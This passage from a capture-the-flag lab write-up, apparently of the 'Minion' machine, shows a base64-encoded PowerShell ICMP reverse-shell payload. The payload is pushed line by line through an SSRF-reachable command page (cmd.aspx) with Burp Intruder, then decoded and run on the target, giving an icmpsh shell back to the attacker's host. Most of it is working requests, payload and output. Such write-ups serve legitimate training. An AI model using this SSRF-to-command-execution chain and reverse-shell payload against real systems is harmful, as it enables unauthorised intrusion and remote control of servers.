


```
dgBlAHIAZgBsAG8AdwAuAGMAbwBtAC8AcQB1AGUAcwB0AGkAbwBuAHMALwAyADAAMAAxADkAMAA1ADMALwBzAGUAbgBkAGkAbgBnAC0AYgBhAGMAawAtAGMA
dQBzAHQAbwBtAC0AaQBjAG0AcAAtAGUAYwBoAG8ALQByAGUAcwBwAG8AbgBzAGUACgAgACAAIAAgACQASQBDAE0AUABDAGwAaQBlAG4AdAAgAD0AIAB0AGUA
dwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAE4AZQB0AHcAbwByAGsASQBuAGYAbwByAG0AYQB0AGkAbwBuAC4AUABpAG4AZwAKACAA
IAAgACAAJABQAGkAbgBnAE8AcAB0AGkAbwBuAHMAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBOAGUAdAB3AG8A
cgBrAEkAbgBmAG8AcgBtAGEAdABpAG8AbgAuAFAAaQBuAGcATwBwAHQAaQBvAG4AcwAKACAAIAAgACAAJABQAGkAbgBnAE8AcAB0AGkAbwBuAHMALgBEAG8A
bgB0AEYAcgBhAGcAbQBlAG4AdAAgAD0AIAAkAFQAcgB1AGUACgAKACAAIAAgACAAIwAgAFMAaABlAGwAbAAgAGEAcABwAGUAYQByAGEAbgBjAGUAIABhAG4A
ZAAgAG8AdQB0AHAAdQB0ACAAcgBlAGQAaQByAGUAYwB0AGkAbwBuACAAYgBhAHMAZQBkACAAbwBuACAAUABvAHcAZQByAGYAdQBuACAALQAgAFcAcgBpAHQA
dABlAG4AIABiAHkAIABCAGUAbgAgAFQAdQByAG4AZQByACAAJgAgAEQAYQB2AGUAIABIAGEAcgBkAHkACgAgACAAIAAgACQAcwBlAG4AZABiAHkAdABlAHMA
IAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAiAFcAaQBuAGQAbwB3AHMA
IABQAG8AdwBlAHIAUwBoAGUAbABsACAAcgB1AG4AbgBpAG4AZwAgAGEAcwAgAHUAcwBlAHIAIAAiACAAKwAgACQAZQBuAHYAOgB1AHMAZQByAG4AYQBtAGUA
IAArACAAIgAgAG8AbgAgACIAIAArACAAJABlAG4AdgA6AGMAbwBtAHAAdQB0AGUAcgBuAGEAbQBlACAAKwAgACIAYABuAEMAbwBwAHkAcgBpAGcAaAB0ACAA
KABDACkAIAAyADAAMQA1ACAATQBpAGMAcgBvAHMAbwBmAHQAIABDAG8AcgBwAG8AcgBhAHQAaQBvAG4ALgAgAEEAbABsACAAcgBpAGcAaAB0AHMAIAByAGUA
cwBlAHIAdgBlAGQALgBgAG4AYABuACIAKQAKACAAIAAgACAAJABJAEMATQBQAEMAbABpAGUAbgB0AC4AUwBlAG4AZAAoACQASQBQAEEAZABkAHIAZQBzAHMA
LAA2ADAAIAAqACAAMQAwADAAMAAsACAAJABzAGUAbgBkAGIAeQB0AGUAcwAsACAAJABQAGkAbgBnAE8AcAB0AGkAbwBuAHMAKQAgAHwAIABPAHUAdAAtAE4A
dQBsAGwACgAKACAAIAAgACAAIwBTAGgAbwB3ACAAYQBuACAAaQBuAHQAZQByAGEAYwB0AGkAdgBlACAAUABvAHcAZQByAFMAaABlAGwAbAAgAHAAcgBvAG0A
cAB0AAoAIAAgACAAIAAkAHMAZQBuAGQAYgB5AHQAZQBzACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4A
RwBlAHQAQgB5AHQAZQBzACgAJwBQAFMAIAAnACAAKwAgACgARwBlAHQALQBMAG8AYwBhAHQAaQBvAG4AKQAuAFAAYQB0AGgAIAArACAAJwA%252bACAAJwApAAoA
IAAgACAAIAAkAEkAQwBNAFAAQwBsAGkAZQBuAHQALgBTAGUAbgBkACgAJABJAFAAQQBkAGQAcgBlAHMAcwAsADYAMAAgACoAIAAxADAAMAAwACwAIAAkAHMA
ZQBuAGQAYgB5AHQAZQBzACwAIAAkAFAAaQBuAGcATwBwAHQAaQBvAG4AcwApACAAfAAgAE8AdQB0AC0ATgB1AGwAbAAKAAoAIAAgACAAIAB3AGgAaQBsAGUA
IAAoACQAdAByAHUAZQApAAoAIAAgACAAIAB7AAoAIAAgACAAIAAgACAAIAAgACQAcwBlAG4AZABiAHkAdABlAHMAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4A
YwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAnACcAKQAKACAAIAAgACAAIAAgACAAIAAkAHIAZQBwAGwAeQAgAD0A
IAAkAEkAQwBNAFAAQwBsAGkAZQBuAHQALgBTAGUAbgBkACgAJABJAFAAQQBkAGQAcgBlAHMAcwAsADYAMAAgACoAIAAxADAAMAAwACwAIAAkAHMAZQBuAGQA
YgB5AHQAZQBzACwAIAAkAFAAaQBuAGcATwBwAHQAaQBvAG4AcwApAAoAIAAgACAAIAAgACAAIAAgAAoAIAAgACAAIAAgACAAIAAgACMAQwBoAGUAYwBrACAA
ZgBvAHIAIABDAG8AbQBtAGEAbgBkACAAZgByAG8AbQAgAHQAaABlACAAcwBlAHIAdgBlAHIACgAgACAAIAAgACAAIAAgACAAaQBmACAAKAAkAHIAZQBwAGwA
eQAuAEIAdQBmAGYAZQByACkACgAgACAAIAAgACAAIAAgACAAewAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACQAcgBlAHMAcABvAG4AcwBlACAAPQAgACgA
WwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAHIAZQBwAGwAeQAuAEIAdQBmAGYA
ZQByACkACgAgACAAIAAgACAAIAAgACAAIAAgACAAIAAkAHIAZQBzAHUAbAB0ACAAPQAgACgASQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACAA
LQBDAG8AbQBtAGEAbgBkACAAJAByAGUAcwBwAG8AbgBzAGUAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApAAoAIAAgACAAIAAgACAA
IAAgACAAIAAgACAAJABzAGUAbgBkAGIAeQB0AGUAcwAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcA
ZQB0AEIAeQB0AGUAcwAoACQAcgBlAHMAdQBsAHQAKQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACQAaQBuAGQAZQB4ACAAPQAgAFsAbQBhAHQAaABdADoA
OgBmAGwAbwBvAHIAKAAkAHMAZQBuAGQAYgB5AHQAZQBzAC4AbABlAG4AZwB0AGgALwAkAEIAdQBmAGYAZQByAFMAaQB6AGUAKQAKACAAIAAgACAAIAAgACAA
IAAgACAAIAAgACQAaQAgAD0AIAAwAAoACgAgACAAIAAgACAAIAAgACAAIAAgACAAIAAjAEYAcgBhAGcAbQBhAG4AdAAgAGwAYQByAGcAZQByACAAbwB1AHQA
```

```
                                  [ "+" not found ]
^G Help      ^O Write Out  ^W Where Is  ^K Cut    ^T Execute  ^C Location    M-U Undo  M-A Set Mark  M-] To Bracke
^X Exit      ^R Read File  ^\ Replace   ^U Paste  ^J Justify  ^/ Go To Line  M-E Redo  M-6 Copy      ^Q Where Was
```

Now out reverse shell ICMP payload is ready to be sent to the target

To deliver it, we will use BurpSuit Intruder, which will be sending it line by line




Attack type: Sniper

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.


Target: http://10.10.10.57:62696

☑ Update Host header to match target

```
GET /test.asp?u=http://127.0.0.1/cmd.aspx?xcmd= HTTP/1.1
Host: 10.10.10.57:62696
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ASPSESSIONIDSQADABCT=DOPDOELCMJAGDGMMJMLCCPEA
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 0


```



```
GET /test.asp?u=
http://127.0.0.1/cmd.aspx?xcmd=echo+§ZgB1AG4AYwB0AGkAbwBuACAASQBuAHYAbwBrAGUALQBQAG8AdwBlAHIAUwBoAGUAbABsAEkAYwBtAHAACgB7ACAACgA8ACMACgAuAFMAWQB0AE8AUABTAEkA§+>>+C:\Temp\shell.ps1.b64
HTTP/1.1
Host: 10.10.10.57:62696
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ASPSESSIONIDSQADABCT=DOPDOELCMJAGDGMMJMLCCPEA
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 0
```




Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	373	
1	UwAKAE4AaQBzAGgAYQBuAGc...	200	□	□	373	
2	cgBzAGUAIABpAG4AdABlAHIAY...	200	□	□	373	
3	IABJAEMATQBQAC4AIAAKAAoA...	200	□	□	373	
4	IABjAG8AbQBtAGEAbgBkAHMAI...	200	□	□	373	
5	dQByAG4AIAB0AGgAZQAgAHIA...	200	□	□	373	
6	CgAKAFQAaABlACAAcwBlAHIAd...	200	□	□	373	
7	eQAgAGYAcgBvAG0AIAB0AGgA...	200	□	□	373	
8	bgBxAHUAaQBzAGIALwBpAGM...	200	□	□	373	
9	YQBkAGQAcgBlAHMAcwAgAG8...	200	□	□	373	
10	CgAKAC4AUABBAFIAQQBNAEU...	200	□	□	373	
11	dABoAGUAIABzAGMAcgBpAHA...	200	□	□	373	
12	cgAuACAARABlAGYAYQB1AGwA...	200	□	□	373	
13	aQB6AGUACgBUAGgAZQAgAH...	200	□	□	373	

```
GET /test.asp?u=http://127.0.0.1/cmd.aspx?xcmd=echo+ZgB1AG4AYwB0AGkAbwBuACAASQBuAHYAbwBrAGUALQBQAG8AdwBlAHIAUwBoAGUAbABsAEkAYwBtAHAACgB7ACAACgA8ACMACgAuAFMAWQBOAE8AUABTAEkA+>>+C:\Temp\shell.ps1.b64 HTTP/1.1
Host: 10.10.10.57:62696
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ASPSESSIONIDSQADABCT=DOPDOELCMJAGDGMMJMLCCPEA
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 0
```

As we remember “Exit Status=0” means true

So let’s check if our malicious file that we just sent via BurpSuit Intruder exist on the server




```
GET /test.asp?u=http://127.0.0.1/cmd.aspx?xcmd=type+C:\Temp\shell.ps1.b64 HTTP/1.1
Host: 10.10.10.57:62696
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ASPSESSIONIDSQADABCT=DOPDOELCMJAGDGMMJMLCCPEA
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 0
```

```
HTTP/1.1 200 OK
Cache-Control: private
Expires: Sat, 17 Jun 2023 10:16:56 GMT
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Sat, 17 Jun 2023 08:46:56 GMT
Connection: close
Content-Length: 163



<html>
  <body>
    Exit Status=0
    <form action="cmd.aspx" method=POST>
      <p>
        Enter your shell command: <input type=text name=xcmd size=40>

      </form>

    </body>

  </html>
```

And we confirmed that our file exists on the server


We need to remember that file that we sent was base64 encoded, so now we need to decode it



```
GET /test.asp?u=
http://127.0.0.1/cmd.aspx?xcmd=powershell+$x%3dGet-Content+C%3a\Temp\shell.ps1.b64%
3b$decode%3d[System.Text.Encoding]%3a%3aUnicode.GetString([System.Convert]%3a%3aFro
mBase64String($x))%3b$decode+>+C%3a\Temp\shell.ps1 HTTP/1.1
Host: 10.10.10.57:62696
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ASPSESSIONIDSQADABCT=DOPDOELCMJAGDGMMJMLCCPEA
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 0
```

```
HTTP/1.1 200 OK
Cache-Control: private
Expires: Sat, 17 Jun 2023 10:29:31 GMT
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Sat, 17 Jun 2023 08:59:31 GMT
Connection: close
Content-Length: 163



<html>
  <body>
    Exit Status=0
    <form action="cmd.aspx" method=POST>
      <p>
        Enter your shell command: <input type=text name=xcmd size=40>

      </form>

    </body>

  </html>
```

After decoding, we can run our script and get a reverse shell on the system



```
└─# python2.7 icmpsh.py 10.10.14.5 10.10.10.57
Windows PowerShell running as user MINION$ on MINION
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv> whoami
iis apppool\defaultapppool

PS C:\windows\system32\inetsrv>
```